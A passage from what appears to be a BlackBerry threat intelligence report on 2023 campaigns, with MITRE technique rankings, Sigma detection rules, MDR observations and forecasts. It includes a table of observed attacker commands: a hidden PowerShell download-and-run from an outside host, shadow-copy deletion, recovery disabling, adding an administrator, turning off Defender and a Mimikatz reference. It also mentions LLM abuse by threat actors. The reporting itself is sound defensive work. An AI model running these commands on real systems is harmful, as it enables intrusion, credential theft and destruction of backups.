AgentSmith is a malicious advertising campaign targeting South Asia. The malicious file is downloaded from the real 9Apps app store. A Trojanized Feng Shui bundle contains the dropped app. The dropped app is decrypted and installed, disguising itself as Google Updater. Installed apps are scanned and patched with malicious ads. Approximately 25 million devices are infected at the time of writing.[149]

WITH THE RELEASE OF ChatGPT AND ITS WIDESPREAD MEDIA COVERAGE, MALWARE AUTHORS HAVE BEEN IN A RACE TO CREATE FAKE VERSIONS TO STEAL USER INFORMATION.

MOST INTERESTING CYBER STORIES

Silent Skimmer: Online Payment Scraping Campaign Shifts Targets to Asia-Pacific, North America and Latin America

In September, the BlackBerry Threat Research and Intelligence team reported on a campaign by a financially motivated threat actor targeting vulnerable online payment businesses in the Asia Pacific, North America and Latin America regions. The attacker compromises web servers, using vulnerabilities to gain initial access. Once the attacker has breached the web server, they deploy various tools and techniques, including open-source tools and "living off the land" binaries and scripts (LOLBAS). The final payload deploys a payment scraping mechanism on the compromised website to extract sensitive financial data from users.

The campaign has been active for over a year and targets diverse industries that host or create payment infrastructure, such as online businesses and retail point-of-sale (POS) system providers. While the group behind the attack has not yet been identified, BlackBerry has uncovered evidence suggesting the threat actor is proficient in the Chinese language and operates predominantly in the Asia-Pacific region.

Cuba Ransomware Deploys New Tools: Targets Critical Infrastructure Sector in the U.S. and IT Integrators in Latin America

The Cuba ransomware group is currently in its fourth year of operation and shows no sign of slowing down. In the first half of 2023, the group perpetrated several high-profile attacks across disparate industries.

In June, the BlackBerry Threat Research and Intelligence team investigated a Cuba ransomware campaign that culminated in attacks on critical infrastructure in the United States, as well as an IT integrator in Latin America. The Cuba threat group, believed to be of Russian origin,[150] deployed a set of malicious tools that were used in previous campaigns associated with the attacker. The group also introduced new ones—including the first observed use of an exploit for the Veeam vulnerability CVE-2023-27532.[151]

Based on linguistic and text-based details of past and current Cuba campaigns (including the termination of execution on machines that have the Russian language or keyboard layout enabled), it's highly likely the threat actors behind it are Russian.

Another significant clue to the Cuba group's origins is that throughout the whole course of the ransomware group's existence, the choice of victims has been predominantly Western or Western-allied countries.

Volt Typhoon Targets Remote and Hybrid Employee Devices to Reach Target Organizations

Volt Typhoon—an alleged state-sponsored threat actor based in China that specializes in espionage and information gathering—is undertaking actions that threat researchers believe may someday be used to disrupt critical infrastructure in the United States and Asia.

Profiled in our previous ***BlackBerry Global Threat Intelligence Report***, the group achieved initial access through remote and hybrid employee devices to reach targeted organizations. Volt Typhoon exploits Internet-connected small office and home office devices (SOHO) that often expose HTTP or SSH (Secure Shell) management interfaces to the Internet.

The threat actor attempts to abuse any privileges afforded by a device by first extracting credentials to a Microsoft Active Directory account used by a compromised device, and then attempting to gain authenticated access to other devices on the network with those same credentials.

Once Volt Typhoon gains access to a target environment, the threat actor uses the command line interface. Volt Typhoon rarely uses malware to achieve its nefarious objectives. Instead, Volt Typhoon relies on living off the land commands to find sensitive information on the system, discover additional devices on the network, and exfiltrate data.

RomCom Threat Actor Suspected of Targeting Ukraine's NATO Membership Talks at the NATO Summit

In July, the BlackBerry Threat Research and Intelligence team found two malicious documents submitted from an IP address in Hungary, sent as lures to an organization supporting Ukraine abroad. The same IP address also distributed a phishing document targeting guests of the NATO Summit who support Ukraine.

Lithuania hosted the NATO Summit in Vilnius July 11-12. One of the topics on the agenda was Ukraine and its possible future membership in the organization. Ukraine's President Zelenskyy participated, underscoring the importance of this summit. Anti-Ukraine threat actors took advantage of this event to disrupt Ukraine's effort to join NATO. Threat actors created and distributed a malicious document impersonating the Ukrainian World Congress organization. Presumably, the document was meant to be distributed to supporters of Ukraine.

BlackBerry analysis of the threat actor's TTPs, code similarities, geopolitical context, and the threat actor's network infrastructure led us to conclude that RomCom was likely behind this operation. Based on our internal telemetry, network data analysis, and the full set of cyber weapons we collected, we believe that this was a RomCom rebranded operation. Alternatively, one or more members of the RomCom threat group may have split off to form a new threat group.

RomCom Resurfaces: Targeting Politicians in Ukraine and U.S.-Based Healthcare Providing Aid to Refugees from Ukraine

The RomCom threat actor has been carefully following geopolitical events surrounding the war in Ukraine, targeting militaries, food supply chains, and IT companies.

In RomCom's latest campaign, the BlackBerry Threat Research and Intelligence team reported in June that they had observed RomCom targeting politicians in Ukraine who were working closely with Western countries, and a U.S.-based healthcare company providing humanitarian aid to the refugees fleeing from Ukraine and receiving medical assistance in the U.S.

BlackBerry had previously noticed an uptick in the creation of new domains that were using a domain abuse technique called typosquatting. This is when an attacker registers a domain name that sounds very close to the real one and counts on the intended victim not looking closely at the web address before clicking it.

One of these fake websites was used to host a malicious, specially crafted installer for a Trojanized version of a legitimate software application: Devolutions Remote Desktop Manager (RDM). This is a legitimate utility designed to help facilitate secure remote connectivity. The malicious website was almost indistinguishable from the legitimate one.

During the course of its investigations, BlackBerry identified several victims primarily based in Ukraine. This aligns with previously seen geolocations targeted by RomCom. The RomCom group has also been seen to target other possibly pro-Ukrainian affiliated organizations—namely those based in the U.S.—in recent months. Two other RomCom attacks were against Ukrainian politicians and a U.S.-based healthcare institution running a humanitarian aid program for Ukrainian refugees.

The victims were all from dissimilar industries, such as the military and healthcare, with the only connection being their support of Ukraine.

Clop Ransomware Strikes the MOVEit File-Transfer Platform

In June, networks around the globe were compromised by Clop (also known as TA505, CLOP or Cl0p) ransomware. The ransomware gained access to these networks by exploiting a vulnerability in the MOVEit Transfer file-transfer platform.

CISA and the FBI first warned on June 7 that the Clop ransomware group was exploiting a vulnerability in MOVEit Transfer, a managed file transfer application, via a structured query language (SQL) attack vector.

"Internet-facing MOVEit Transfer web applications were infected with a specific malware used by Clop, which was then used to steal data from underlying MOVEit Transfer databases," the advisory said, as it explained how threat actors carried out the attack.

BlackBerry Vice President of Threat Intelligence Ismael Valenzuela says there's a lot of information that threat actors can uncover by compromising this and similar tools.

"File transfer platforms are prime targets for attackers since they often contain sensitive data, and if the victim is a payroll company or a legal organization, the threat actor may end up having access to a wide range of sensitive customer information from various industries and geographies," says Valenzuela.

In this case, that includes U.S. government agencies, airlines, media companies, a major oil company, health services, and international consulting firms.

COMMON MITRE TECHNIQUES

Understanding threat groups' high-level techniques can aid in deciding which detection techniques should be prioritized. BlackBerry observed the following top 20 techniques being used by threat actors during this reporting period.

An upward arrow in the last column indicates that usage of the technique has increased since our last report. A downward arrow indicates that usage has decreased since our last report. An equals (=) symbol means that the technique remains in the same position as in our last report.

The full list of MITRE techniques is available in the BlackBerry Threat Research and Intelligence public GitHub.

Technique Name	Technique ID	Tactic	Last Report	Change
1. System Information Discovery	T1082	Discovery	1	=
2. Security Software Discovery	T1518.001	Discovery	3	▲
3. Virtualization/Sandbox Evasion	T1497	Defense evasion	2	▼
4. Process Discovery	T1057	Discovery	10	▲
5. Remote System Discovery	T1018	Discovery	6	▲
6. Masquerading	T1036	Defense evasion	5	▼
7. Disable or Modify Tools	T1562.001	Defense evasion	17	▲
8. Application Window Discovery	T1010	Discovery	20	▲
9. Command and Scripting Interpreter	T1059	Execution	14	▲
10. Application Layer Protocol	T1071	Command-and-control	7	▼
11. File and Directory Discovery	T1083	Discovery	8	▼
12. DLL Side-Loading	T1574.002	Persistence	12	=
13. Encrypted Channel	T1573	Command-and-control	16	▲
14. Non-Application Layer Protocol	T1095	Command-and-control	9	▼
15. Query Registry	T1012	Discovery	NA	▲
16. Modify Registry	T1112	Defense evasion	NA	▲
17. Obfuscated Files or Information	T1027	Defense evasion	19	▲
18. Software Packing	T1027.002	Defense evasion	13	▼
19. Windows Management Instrumentation	T1047	Execution	NA	▲
20. System Owner/User Discovery	T1033	Discovery	NA	▲

The top three techniques remain the same as the previous reporting period, although their order in the list has changed. Security Software Discovery moved from the third spot to the second, switching places with Virtualization/Sandbox Evasion, which is now third.

For this reporting period, we can see that the Discovery tactic is the most prevalent in the list, associated with four of the five techniques in the top five.

Using MITRE D3FEND, the BlackBerry Threat Research and Intelligence team developed a complete list of countermeasures for the techniques observed during this reporting period, which is available in our public GitHub.

APPLIED COUNTERMEASURES

DETECTION TECHNIQUE

The BlackBerry Threat Research and Intelligence team identified the top ten public Sigma rules that detected threat-related behaviors in the malware samples stopped by BlackBerry Cybersecurity solutions.




Figure 7: Top 10 Sigma rules identified in this reporting period.

Sigma Rule	Description	MITRE ATT&CK Technique	MITRE ATT&CK Tactic	Last Report	Change
Suspicious Get-WmiObject	Detects potentially suspicious usage of the PowerShell cmdlet Get-WmiObject (or its alias gwmi) within PowerShell scripts.	Event Triggered Execution - T1546	Persistence, Privilege Escalation	NA	▲
CurrentVersion Autorun Keys Modification	Detects modification of autostart extensibility point (ASEP) in registry.	Boot or Logon Autostart Execution: Registry Run Keys / Startup Folder - T1547.001	Persistence, Privilege Escalation	3	▲
Suspicious Call by Ordinal	Detects suspicious calls of DLLs in rundll32.dll exports by ordinal.	System Binary Proxy Execution: Rundll32 - T1218.011	Defense Evasion	7	▲
Change PowerShell Policies to an Insecure Level	Detects use of execution policy option to set insecure policies.	Command and Scripting Interpreter: PowerShell - T1059.001	Execution	NA	▲
Execution of Suspicious File Type Extension	Checks whether the image specified in a process creation event doesn't refer to an .exe file (caused by process ghosting or other unorthodox methods to start a process).	Masquerading: Masquerade File Type - T1036.008	Defense Evasion	NA	▲
Suspicious Schtasks From Env Var Folder	Detects Schtask creations that point to a suspicious folder, or an environment variable often used by malware.	Scheduled Task/ Job: Scheduled Task - T1053.005	Execution, Persistence, Privilege Escalation	NA	▲
System File Execution Location Anomaly	Detects a Windows program executable started from a suspicious folder.	Masquerading - T1036	Defense Evasion	NA	▲
Net.exe Execution	Detects execution of Net.exe, whether suspicious or benign.	Multiple techniques: Permission Groups Discovery - T1069, Account Discovery - T1087, System Service Discovery - T1007, System Services: Service Execution - T1569.002	Execution, Discovery	10	▲
Use Short Name Path in Command Line	Detects use of the Windows 8.3 short name. This could be used as a method to avoid command-line detection.	Hide Artifacts: NTFS File Attributes - T1564.004	Defense Evasion	NA	▲
PowerShell Defender Exclusion	Detects requests to exclude files, folders or processes from antivirus scanning using PowerShell cmdlets.	Impair Defenses: Disable Windows Event Logging - T1562.002	Defense Evasion	NA	▲

Sigma To MITRE

Sigma is a text-based, open signature format that can describe log events and patterns. During this reporting period, based on the Sigma rules we analyzed, five techniques stood out:

The top five MITRE techniques observed in the Sigma rules are listed below.

Technique	Number of Sigma Rules
Command and Scripting Interpreter: PowerShell - T1059.001	**11**
Boot or Logon Autostart Execution: Registry Run Keys / Startup Folder - T1547.001	**11**
Impair Defenses: Disable Windows Event Logging - T1562.001	**9**
Windows Management Instrumentation - T1047	**8**
Scheduled Task/Job: Scheduled Task - T1053.005	**7**

Upon reviewing the MITRE tactics used by threat actors, and the Sigma rules that detected the malicious behaviors, we found that Defense Evasion ranks the highest amongst the tactics listed in our Common MITRE Techniques section.




Figure 8: Tactics observed in the Sigma rules in this reporting period.

CylanceGUARD DATA

This section of the report highlights the top threat detections this reporting period and the percentage of CylanceGUARD customers that were targeted by a threat. CylanceGUARD is a subscription-based MDR service that provides 24x7x365 monitoring and helps organizations stop sophisticated cyberthreats looking to take advantage of gaps in their security program. The BlackBerry MDR team tracked thousands of alerts over this reporting period. Below, we break down the telemetry region by region to provide additional insight into the current threat landscape.




Figure 9: Top 5 CylanceGUARD alerts.

CylanceGUARD OBSERVATIONS

In the Asia-Pacific, North America/Latin America, and EMEA regions, the CylanceGUARD team discovered a common trend involving the use of the Common File Archive Exfiltration Staging technique, which can be an indication of a pending ransomware attack. A large number of ransomware incidents involved the attempted exfiltration of customer data, so it is important to monitor central locations, such as publicly writeable directories and common staging directories (program data, public folder, temp folder, recycle bin, etc.) for any indications of files being compressed, which could be a sign of a threat actor preparing to exfiltrate customer data.

In the NALA and the EMEA regions, the CylanceGUARD team also reported a high number of defensive evasion detections related to the MITRE Technique T1562.001 - Impair Defenses: Disable or Modify Tools. Commonly, threat actors will attempt to avoid detection by disabling security tools or adding exclusions under certain locations (e.g.: creating an exclusion for "C:\" would exclude any file run from this directory and any subdirectory of this, which essentially allows the attacker to run a file from the user's C drive).

The CylanceGUARD team also found that third-party software does not always work well with other software, and sometimes this is why it is disabled by the user—and not always with the support of the internal security team. In such cases it is reported, and this enables the security team to implement stricter internal security controls.

In APAC, the most reported threats were from the use of Credential Access (TA0006). CylanceGUARD detected a variety of techniques used for credential theft on Windows machines, but the most commonly used technique was MITRE Technique T1003. During our investigations, we were able to identify why these threats occurred, such as a customer's own backup tools interacting with credential locations (which presented the SOC with tuning opportunities), internal testing (pen tests) and malicious access attempts.

This table highlights the common trends of malicious or suspicious commands recorded over this reporting period.

Observations on PowerShell

Command	MITRE Technique
C:\Windows\system32\WindowsPowerShell\v1.0\PowerShell.exe -NoLogo -NoProfile -NonInteractive -EncodedCommand SQBt -- **Truncated ENCODED BLOB** --	**T1059.001**
C:\WINDOWS\system32\schtasks.exe /create /tn "**maliciousTask**" /tr "C:\Users\Public**malTaskt.exe**" /sc onlogon	**T1053**
powershell -WindowStyle Hidden -Command "(New-Object System.Net.WebClient).DownloadFile('http://**x.x.x.x**/download/Anthraxa.bat', 'C:\Windows\Temp\A.bat');start -FilePath 'C:\Windows\Temp\A.bat' -WindowStyle Hidden"	**T1105**
net localgroup administrators **aadmin** /add	**T1069.001**
vssadmin delete shadows /all	**T1490**
bcdedit /set bootstatuspolicy ignoreallfailures bcdedit /set recoveryenabled no T1490	**T1490**
d:\user\my documents\ikatz.ps1	**T1003**
unction Invoke-Mimikatz **{ -- Script Block Truncated --**	**T1059.001, T1003**
Set-MpPreference -DisableRealtimeMonitoring $true	**T1562.001**

Monitoring PowerShell usage presents a great opportunity for detecting malicious activity in customer environments as it is heavily abused by threat actors. From the table above you will see some of the commands also included PowerShell usage. PowerShell is a first choice, early-stage vehicle for threat actors, because it's native on Windows and pre-installed. It supports scripting capabilities and is rarely fully monitored. CylanceGUARD data confirms the need to monitor PowerShell to stop the threat actor at their initial stages before the impact.

The graph below illustrates the most common PowerShell commands found in all regions around the globe this reporting period.




Figure 10: Most common PowerShell commands.

BLACKBERRY CONCLUSIONS

In the 90-day period covered in this report, BlackBerry saw increases in both attacks stopped and in unique malicious samples targeting our customers. This demonstrates the extensive efforts by threat actors this reporting period. **A 70% increase in unique malware observed equates to 2.9 novel malware samples per minute.** This large volume can overwhelm and bypass simple feeds and filters used by traditional SOCs.

In multiple cases, we have seen tooling overlap in attacks against the public and financial sectors. That may also indicate that the same cyber criminal groups are targeting different institutions and organizations operating in different economic sectors. Due to the continued proliferation of MaaS, such as RustyStealer, RedLine, and Lumna Stealer on underground forums and marketplaces, we see a blurring trend between attacks on traditional cyber crime assets and attacks on critical infrastructure in different countries using shared and commodified tools.

Ransomware exploiting critical vulnerabilities dominated this reporting period, with hundreds of organizations and entities across all industries affected in some capacity or another. Ransomware groups like LockBit, Clop, and ALPHV cause tens of millions of dollars in damages worldwide. These groups have become extremely persistent and have adapted to new security measures by rapidly changing the TTPs they exploit.

BlackBerry anticipated the abuse of Progress Software's MOVEit application in our previous report. While Progress Software had informed their customer base of the vulnerabilities, not every customer patches promptly. Many unpatched systems are still falling victim, even at the close of this reporting period. This only highlights the importance of staying informed about CVEs and being willing to patch critical systems quickly.

Additionally, BlackBerry published new findings on a campaign conducted by the Cuba ransomware group in June. The Cuba group used a comprehensive toolset that included custom malware such as the BUGHATCH downloader and the BURNTCIGAR antivirus killer for disabling security tools and solutions.

APT groups and other state-sponsored threat groups continue to lurk in the digital shadows, targeting Western-aligned governments and entities, with a specific focus on the U.S., Europe, and its allies. APT groups like Lazarus continue to exploit businesses and other entities to further North Korean goals. Financial institutions and healthcare providers are the industries that received the most cyberattacks this reporting period. Commodity infostealers such as RedLine and Vidar were the most prevalent threats across a range of industries. However, government and public entities were hit with the second-highest number of unique malware samples.

While working with malicious samples from this reporting timeline, we confirmed that the most frequently used tactics are Discovery and Defense Evasion. Prioritizing the detection of these tactics in a network is critical. By learning these TTPs and threat actor profiles, a cybersecurity team may significantly reduce the impact of attacks, as well as aid threat hunting, incident response, and recovery efforts.

FORECASTS

TARGETED ATTACKS

With the increasing number of conflicts erupting worldwide, including the recent 2023 Israel-Hamas war,[152] we will likely see more targeted attacks in regional and global contexts. Given the motivation threat actors have on each side, we may expect more destructive attacks against public entities, educational institutions, government, and utilities. That includes, but is not limited to, data destruction, exfiltration, impersonation, and espionage. Social networks and messaging apps will be used to spread propaganda internationally to ramp up public hatred and mislead citizens of all nations. Messaging apps will also continue to be abused for data exfiltration purposes to bypass traditional DNS monitoring techniques to detect and block C2C connections.

EXPLOITATION BY RANSOMWARE GROUPS

For the previous reporting period, BlackBerry reported a CVE which caused large-scale damage around the globe. Ransomware groups operate in a vicious profiteering cycle of growth fed by the timely payment of ransom demands, enabling them to create more ransomware to keep the funds flowing. Those funds ultimately are invested by these ransomware groups into purchasing or developing advanced, zero-day threats and supporting infrastructure.

GENERATIVE AI AND ChatGPT

As we anticipated in our previous report, generative AI programs such as ChatGPT carry potential cybersecurity risks. Threat actors can abuse ChatGPT and other Large-Language Models (LLMs) to generate potentially malicious code. As of this reporting period, these concerns are largely speculative, but not impossible. Unvetted and unsecure LLMs could lower the barrier of entry for threat actors to create new malware in the very near future.

Additionally, another problem with generative AI programs is the trust that the public puts in them due to the wide coverage they've so far received on both the local and international news. People will fall victim to scammers with fake AI services, especially those using actual brand names on their fake websites, or using typosquatting techniques. For a technology that was relativity unknown only a year or two ago, generative AI has become a household name, and threat actors have quickly taken note of the public hype and interest.

Acknowledgements:

This report represents the collaborative efforts of our talented teams and individuals. In particular, we would like to recognize:

Alan McCarthy
Anne-Carmen Dittmer
Cesar Vargas
Claudia Preciado
David Hegarty
Dean Given
Dmitry Bestuzhev
Eoin Healy
Geoff O'Rourke
Hamad Al Raji
Ismael Valenzuela Espejo
Jacob Faires
John de Boer
Kristofer Vandercook
Maristela Ames
Natalia Ciapponi
Natasha Rohner
Nick Kelly
Patryk Matysik
Pratima Lohar
Ronald Welch
Rory O'Callaghan
Sam Rios
William Johnson

To learn more about how BlackBerry can secure your organization, visit www.blackberry.com.

Endnotes

1 https://www.upguard.com/blog/cost-of-data-breach
2 https://www.theregister.com/2023/09/21/india_cybercrime_trends_report/
3 https://www.futurecrime.org/fcrf-cyber-crime-survey-2023
4 https://community.progress.com/s/article/MOVEit-Transfer-Critical-Vulnerability-31May2023
5 https://community.progress.com/s/article/MOVEit-Transfer-Critical-Vulnerability-15June2023
6 https://attack.mitre.org/software/S0611/
7 https://nvd.nist.gov/vuln/detail/CVE-2023-0669
8 https://www.cisa.gov/news-events/news/cisa-and-fbi-release-advisory-cl0p-ransomware-gang-exploiting-moveit-vulnerability
9 https://hwlebsworth.com.au/cyber-incident/
10 https://www.oaic.gov.au/newsroom/statement-on-hwl-ebsworth-data-breach
11 https://www.legal.io/articles/5445289/Leading-Australian-Law-Firm-Struggles-With-Massive-Cyberattack-A-Growing-Threat-to-the-Legal-Industry
12 https://www.infosecurity-magazine.com/news/ransomware-sri-lanka-government/
13 https://www.electoralcommission.org.uk/privacy-policy/public-notification-cyber-attack-electoral-commission-systems
14 https://techcrunch.com/2023/08/09/parsing-uk-electoral-commission-cyberattack/
15 https://www2.itif.org/2023-critical-infrastructure-state-cyber-threats.pdf
16 https://www.cisa.gov/topics/critical-infrastructure-security-and-resilience/critical-infrastructure-sectors
17 https://malpedia.caad.fkie.fraunhofer.de/details/win.kutaki
18 https://hackmanac.com/news/hacks-of-today-10-08-2023
19 https://techwireasia.com/2023/07/critical-infrastructure-cyberattack-on-japans-biggest-port/
20 https://www.zaun.co.uk/zaun-data-breach-update/
21 https://therecord.media/montreal-electricity-organization-lockbit-victim
22 https://therecord.media/lockbit-cyberattack-shuts-down-networks-in-seville-spain
23 https://cert.gov.ua/article/5702579
24 https://www.nytimes.com/2023/07/29/us/politics/china-malware-us-military-bases-taiwan.html
25 https://www.fbi.gov/news/stories/fbi-partners-dismantle-qakbot-infrastructure-in-multinational-cyber-takedown
26 https://www.ncsc.gov.uk/whitepaper/ransomware-extortion-and-the-cyber-crime-ecosystem
27 https://crypto.news/blackberry-identifies-malware-that-affects-crypto-community/
28 https://malpedia.caad.fkie.fraunhofer.de/details/win.netsupportmanager_rat
29 https://www.hackingarticles.in/a-detailed-guide-on-rubeus/
30 https://www.hypr.com/security-encyclopedia/golden-ticket
31 https://attack.mitre.org/techniques/T1550/003/
32 https://googleprojectzero.blogspot.com/2021/10/using-kerberos-for-authentication-relay.html
33 https://www.extrahop.com/resources/attacks/dcsync/
34 https://phtech.com/notification.html
35 https://www.healthcarefinancenews.com/news/hca-sends-notice-patients-informing-them-data-breach
36 https://www.healthcarefinancenews.com/news/cyberattack-partly-blame-st-margarets-health-closing-all-operations
37 https://www.bleepingcomputer.com/news/security/ragnar-locker-claims-attack-on-israels-mayanei-hayeshua-hospital/
38 https://www.cybersecuritydive.com/news/moveit-breach-timeline/687417/
39 https://en.wikipedia.org/wiki/Noname057(16)
40 https://therecord.media/russian-hackers-claim-attacks-on-italy
41 https://socradar.io/dark-web-profile-play-ransomware/
42 https://www.infosecurity-magazine.com/news/spanish-bank-globalcaja-hit/
43 https://cointelegraph.com/news/coinpaid-crypto-payments-suspect-lazarus-group-behind-hack
44 https://www.weforum.org/reports/global-risks-report-2023/
45 https://www.cisa.gov/cisa-director-easterly-remarks-carnegie-mellon-university
46 https://www.nato.int/cps/en/natohq/official_texts_217320.htm
47 https://www.cisa.gov/news-events/news/us-and-international-partners-release-comprehensive-cyber-advisory-lockbit-ransomware
